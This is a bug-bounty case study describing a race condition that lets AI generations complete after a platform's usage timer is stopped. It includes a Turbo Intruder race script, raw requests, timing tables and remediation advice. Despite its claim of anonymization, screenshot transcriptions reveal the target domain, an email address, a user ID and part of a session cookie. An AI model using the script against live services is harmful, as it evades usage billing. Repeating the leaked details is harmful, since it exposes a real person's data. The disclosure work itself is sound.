

Vulnerability Research — Portfolio Case Study

AI Gateway Continues Processing After Session Timer Stop
(AI Usage Not Charged to the Session Timer)

Note: This case study has been anonymized. The target company's name, domains, and any account secrets have been redacted at the request of the researcher, pending the target's own public disclosure timeline. Technical details, methodology, and results are otherwise unaltered.

Researcher	Shadi Ibrahim — HackerOne: shadi_ib-66
Target	[REDACTED] — AI coding-assistant platform (in-scope bug bounty program)
Endpoint(s)	POST /v1/messages (AI gateway) POST /api/launch/session/stop (session control)
Vulnerability class	Session / usage-timer race condition (TOCTOU)
Severity	High — per target's own published bug bounty scope
Status	Triaged and accepted by the vendor — reward issued
Date of testing	July 2026

Matched the target's own High-severity example verbatim: *"the ability to keep an AI session active while the usage timer is not charged."*

Summary

The target's daily-usage session check (**active_session_required** / **timer_not_running**) on its AI gateway endpoint is enforced only at request intake, not for the lifetime of the request. By sending a long-running AI completion request and, within roughly 0.5–1.6 seconds, closing the session via the session-stop endpoint, the in-flight AI request continues processing and returns a complete, successful response several seconds (9–20 seconds observed) **after** the session has been confirmed closed server-side.

This allows a user to consume AI compute/output beyond the window the daily usage timer is actively tracking, and demonstrates that the session check is not enforced continuously during long-running generations.

Preconditions

- A valid, approved account on the platform with an active API key
- A valid session cookie for the same account
- An active daily usage session (timer running)

Methodology

1. Start the daily timer via the platform's launch page, confirming the session is active.
2. Using Burp Suite's **Turbo Intruder** extension, prepare two requests to fire concurrently:
 - **Request A** → the AI completion endpoint with a large max_tokens value (800) and a prompt designed to produce a long, multi-second generation, authenticated via API key.
 - **Request B** → the session-stop endpoint, authenticated with the account's session cookie, including the full browser header set (Origin, Referer, Sec-Fetch-*) to pass origin/CSRF checks.
3. Queue both requests under the same Turbo Intruder gate so they fire back-to-back with minimal delay:

```
def queueRequests(target, wordlists):
    engine_ai = RequestEngine(endpoint="https://[ai-gateway-host]",
                               concurrentConnections=1,
                               engine=Engine.BURP2)

    engine_stop = RequestEngine(endpoint="https://[session-host]",
                                 concurrentConnections=1,
                                 engine=Engine.BURP2)

    stop_req = '''POST /api/launch/session/stop HTTP/2
Host: [session-host]
Cookie: session=<valid session cookie>
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Referer: https://[app-host]/
Content-Type: application/json
Origin: https://[app-host]
Content-Length: 2

{}'''

    engine_ai.queue(target.req, gate='race1')
    engine_stop.queue(stop_req, gate='race1')

    engine_ai.openGate('race1')
    engine_stop.openGate('race1')

def handleResponse(req, interesting):
    table.add(req)
```

4. Fire the attack and observe the results table and both responses.

Observed Results — Two Independent Reproductions

Reproduction 1

Request	Status	Arrival (µs from start)	Approx. time
POST /session/stop	200 OK	561,961	~0.56 s
POST /v1/messages (AI)	200 OK	9,481,789	~9.48 s

The stop response confirmed the session was closed at ~0.56s. The AI request nonetheless completed successfully ~8.9 seconds **after** the session was closed, returning a full essay response.


Reproduction 2 (independent account session/cookie)

Request	Status	Arrival (µs from start)	Approx. time
POST /session/stop	200 OK	1,631,958	~1.63 s
POST /v1/messages (AI)	200 OK	19,963,670	~19.96 s


Same pattern reproduced independently: the session was confirmed closed at ~1.63s, and the AI request completed successfully ~18.3 seconds after closure, using a completely independent, freshly-captured session.

Evidence

The following screenshots document the full reproduction, in the order the testing was performed. Target name, domains, API keys, and session cookies have been redacted.



1. Baseline: direct request to the AI endpoint proxied through Burp, confirming it requires an active session and returns a full AI response when one exists.



2. Platform launch page showing the timer actively running before the test, with daily quota remaining.

[illegible]

3. Full AI response text returned by the baseline request (terminal).

The screenshot displays the Burp Suite application window. The top toolbar includes icons for file operations, navigation, and analysis. The main workspace is divided into two panes. The left pane, titled 'Turbo Intruder', shows a list of captured requests, with the first one selected. The right pane displays the details of the selected request in 'Pretty' format, showing an HTTP POST to /v1/messages. The request body is a JSON object containing a 'model' field and a 'messages' array with a single message from 'user'. Below the request details, a search bar and a '0 highlights' indicator are visible. The bottom pane shows a Python script for automating requests using the 'RequestEngine' class. The script defines a 'queueRequests' function that takes a target and wordlists as input, creates two engines (one for the target and one for the wordlists), and sends a POST request to /api/launch/session/stop. The script also includes a 'Host' field and a 'Cookie' field. The bottom status bar indicates 'Attack'.

Turbo Intruder - [redacted]

Pretty Raw Hex

```

1 POST /v1/messages HTTP/1.1
2 Host: [redacted]
3 User-Agent: curl/8.17.0
4 Accept: */*
5 Authorization: Bearer [redacted]
6 Anthropic-Version: 2023-06-01
7 Content-Type: application/json
8 Content-Length: 161
9 Connection: keep-alive
10
11 {
12   "model": [redacted]
13   "max_tokens": 800,
14   "messages": [
15     {
16       "role": "user",
17       "content": "Write a very long detailed essay about the history of computer at least 400 words"
18     }
19   ]
20 }

```

Search 0 highlights

Host: [redacted] Port: 443 Protocol: https Last used Choose scripts dir Save

```

1 def queueRequests(target, wordlists):
2     engine_a1 = RequestEngine(endpoint="https://[redacted]",
3                               concurrentConnections=1,
4                               engine=Engine.BURP2)
5
6     engine_stop = RequestEngine(endpoint="https://[redacted]",
7                                 concurrentConnections=1,
8                                 engine=Engine.BURP2)
9
10    stop_req = ''POST /api/launch/session/stop HTTP/2
11 Host: [redacted]
12 Cookie: [redacted]
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
14 Accept: */*
15 Accept-Language: en-US,en;q=0.5

```

Attack

Turbo Intruder: [redacted] - done

Row	Payload	Status	Anomaly r...	Words	Length	Time	Arrival	Label	Queue ID	Connectio...
1		200 OK		927	4974	9345208	9481789		1	1
0		200 OK		680	2827	430490	561961		1	1


```

1 POST /api/launch/session/stop HTTP/2
2 Host: id.sanad.dev
3 Cookie: [redacted]
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Referer: https://app.sanad.dev/
8 Content-Type: application/json
9 Origin: https://app.sanad.dev
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-site
13 Content-Length: 2
14
15 {
  }

```

```

1 HTTP/2 200 OK
2 Date: Fri, 17 Jul 2026 12:49:27 GMT
3 Content-Type: application/json; charset=UTF-8
4 Content-Length: 1815
5 Access-Control-Allow-Origin: https://app.sanad.dev
6 Cache-Control: no-store
7 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
8 Vary: Origin
9 Access-Control-Allow-Credentials: true
10 Content-Security-Policy: default-src 'none'; base-uri 'none'; frame-ancestors 'none';
   form-action 'none'; object-src 'none'
11 Permissions-Policy: camera=(), microphone=(), geolocation=()
12 Referrer-Policy: strict-origin-when-cross-origin
13 X-Content-Type-Options: nosniff
14 X-Frame-Options: DENY
15 Report-To:
   {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/repo
   rt"}]}

```

Reqs: 2 | Queued: 0 | Duration: 4 | RPS: 1 | Connections: 1 | Retries: 0 | Fails: 0 | Next: null | Completed |

Halt

5. Turbo Intruder results table for Reproduction 1: both requests completed 200 OK; stop request/response pair shown.

Turbo Intruder: [redacted] - done

Row	Payload	Status	Anomaly r...	Words	Length	Time	Arrival	Label	Queue ID	Connectio...
1		200 OK		927	4974	9345208	9481789		1	1
0		200 OK		680	2827	430490	561961		1	1


```

1 POST /api/launch/session/stop HTTP/2
2 Host: id.sanad.dev
3 Cookie: [redacted]
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Referer: [redacted]
8 Content-Type: application/json
9 Origin: https://app.[redacted].dev
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-site
13 Content-Length: 2
14
15 {
  }

```

```


1 HTTP/2 200 OK
2 Date: Fri, 17 Jul 2026 12:49:27 GMT
3 Content-Type: application/json; charset=UTF-8
4 Content-Length: 1815
5 Access-Control-Allow-Origin: https://[redacted]
6 Cache-Control: no-store
7 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
8 Vary: Origin
9 Access-Control-Allow-Credentials: true
10 Content-Security-Policy: default-src 'none'; base-uri 'none'; frame-ancestors 'none';
   form-action 'none'; object-src 'none'
11 Permissions-Policy: camera=(), microphone=(), geolocation=()
12 Referrer-Policy: strict-origin-when-cross-origin
13 X-Content-Type-Options: nosniff
14 X-Frame-Options: DENY
15 Report-To:
   {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/repo
   rt"}]}
16 Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
17 Server: cloudflare
18 Cf-Ray: a1c95de48f57a712-LHR
19 Alt-Svc: h3=":443"; ma=86400
20
21 {
  "user": {
    "id": "6d9f953d-eb15-4594-8f47-402933f15397",
    "name": "Shadi Ibrahim",
    "email": "shadicloudel@gmail.com",
    "image":
      "https://lh3.googleusercontent.com/a/ACg8ocLiz0EWGPHN_STu0qN0BEuH1R6LP_IYFdR0Z0kyPM1j
      MRzA=s96-c",
    "admin": false,
    "firstName": "Shadi",
    "lastName": "Thrahia"
  }
}

```


Reqs: 2 | Queued: 0 | Duration: 4 | RPS: 1 | Connections: 1 | Retries: 0 | Fails: 0 | Next: null | Completed |

Halt

6. Turbo Intruder — stop response body confirming session/account state at time of closure.



7. Platform launch page after the test: timer stopped, quota remaining confirming usage was modest relative to the AI generation time observed.



8. Full Turbo Intruder Python script used for the race, including both request engines and the shared gate.

Turbo Intruder Results Table:

Row	Payload	Status	Anomaly r...	Words	Length	Time	Arrival	Label	Queue ID	Connection...
1		200	0	883	4426	19852630	19963670		1	1
0		200	0	683	2834	1518600	1631958		1	1

HTTP Request Details (Raw):

```

1 POST /api/launch/session/stop HTTP/2
2 Host: [REDACTED]
3 Cookie: [REDACTED]
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Referer: https://[REDACTED].dev/
8 Content-Type: application/json
9 Origin: https://[REDACTED].dev
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-site
13 Content-Length: 2
14
15 {

```

HTTP Response Details (Pretty):

```

1 HTTP/2 200 OK
2 Date: Fri, 17 Jul 2026 18:07:59 GMT
3 Content-Type: application/json; charset=UTF-8
4 Content-Length: 1816
5 Access-Control-Allow-Origin: https://[REDACTED]
6 Cache-Control: no-store
7 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
8 Vary: Origin
9 Access-Control-Allow-Credentials: true
10 Content-Security-Policy: default-src 'none'; base-uri 'none'; frame-ancestors 'none';
   form-action 'none'; object-src 'none'
11 Permissions-Policy: camera=(), microphone=(), geolocation=()
12 Referrer-Policy: strict-origin-when-cross-origin
13 X-Content-Type-Options: nosniff
14 X-Frame-Options: DENY

```

Reqs: 2 | Queued: 0 | Duration: 5 | RPS: 0 | Connections: 1 | Retries: 0 | Fails: 0 | Next: null | Completed |

9. Turbo Intruder results table for Reproduction 2 (independent session), showing the same timing pattern.

Terminal Snippet:

```

Step 1 - Install VS Code Extension
Terminal
code --install-extension [REDACTED]

```


Browser DevTools Storage Tab:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_ga_CSR...	GS2.1s17842917105o9Sg151178429...	.sanad.dev	/	Sat, 21 Aug 2027 12:...	59	false	false	None	Fri, 17 Jul 2026 12:4...
_ga	[REDACTED]	.sanad.dev	/	Sat, 21 Aug 2027 12:...	30	false	false	None	Fri, 17 Jul 2026 12:4...
sanad_s...	sanad_sess_94jPXcoP-yvgppEpD5z...	.sanad.dev	/	Fri, 24 Jul 2026 12:...	72	true	true	Lax	Fri, 17 Jul 2026 12:4...



Cookie Data:


```

Created: "Tue, 14 Jul 2026 12:48:41 GMT"
Domain: ".dev"
Expires / Max-Age: "Fri, 24 Jul 2026 12:35:24 GMT"
HostOnly: false
HttpOnly: true
Last Accessed: "Fri, 17 Jul 2026 12:46:52 GMT"
Path: "/"
SameSite: "Lax"
Secure: true
Size: 72


```

10. Browser DevTools → Storage → Cookies, confirming the exact session value in use at test time.





13. Full Turbo Intruder script for Reproduction 2 (independent session).



14. Turbo Intruder request pane for Reproduction 2 confirming the AI request body/headers used.

Impact

- A user could reliably keep a large/long-running AI generation “alive” past the point their session (and therefore their usage timer) had been closed — matching the vendor’s own stated High-severity example almost verbatim.
- Because the check was enforced only once at request intake, a user could pipeline many long-running requests immediately before stopping their session, allowing AI compute consumption not fully reflected by the session-based usage tracking model.
- No other user’s data, account, or session was affected; this was a self-contained entitlement/usage-limit bypass on the researcher’s own account, tested only with an account under the researcher’s control, per the program’s safe-testing rules.

Vendor Response

The finding was submitted through the vendor's official bug bounty contact channel and triaged within days. The vendor confirmed the issue as described, classified it as High severity per their own published scope, and issued a reward. The following is the (lightly redacted) acceptance message received from the vendor's security team:

"Thank you very much for the detailed report and the clear reproduction steps. We reviewed the finding and validated that it is a real issue.

You are correct that an in-flight AI request can continue after the usage session timer is stopped, meaning AI work can complete while the timer is no longer charging for that request window. We are going to fix this.

We are classifying this as High severity according to our published bug bounty category: 'the ability to keep an AI session active while the usage timer is not charged.'

As a thank you, we will give you 3 free months of platform access."

— Vendor security team (name withheld for privacy)

Suggested Remediation

- Re-validate that the session is still active (or check remaining quota) at the point the AI provider response is about to be returned/streamed to the client — not only at request intake.
- Tie usage accounting to actual request duration recorded server-side per request, rather than relying solely on the coarse-grained session start/stop timer.
- Consider rejecting or cancelling in-flight AI generations if the owning session is closed while they are still processing.

This case study is shared for portfolio purposes to demonstrate applied web/API penetration testing methodology: recon, hypothesis formation, tool-assisted timing attacks (Burp Suite Turbo Intruder), independent reproduction, and clear technical reporting. All testing was performed exclusively against an account controlled by the researcher, within the explicit scope of the vendor's own bug bounty program.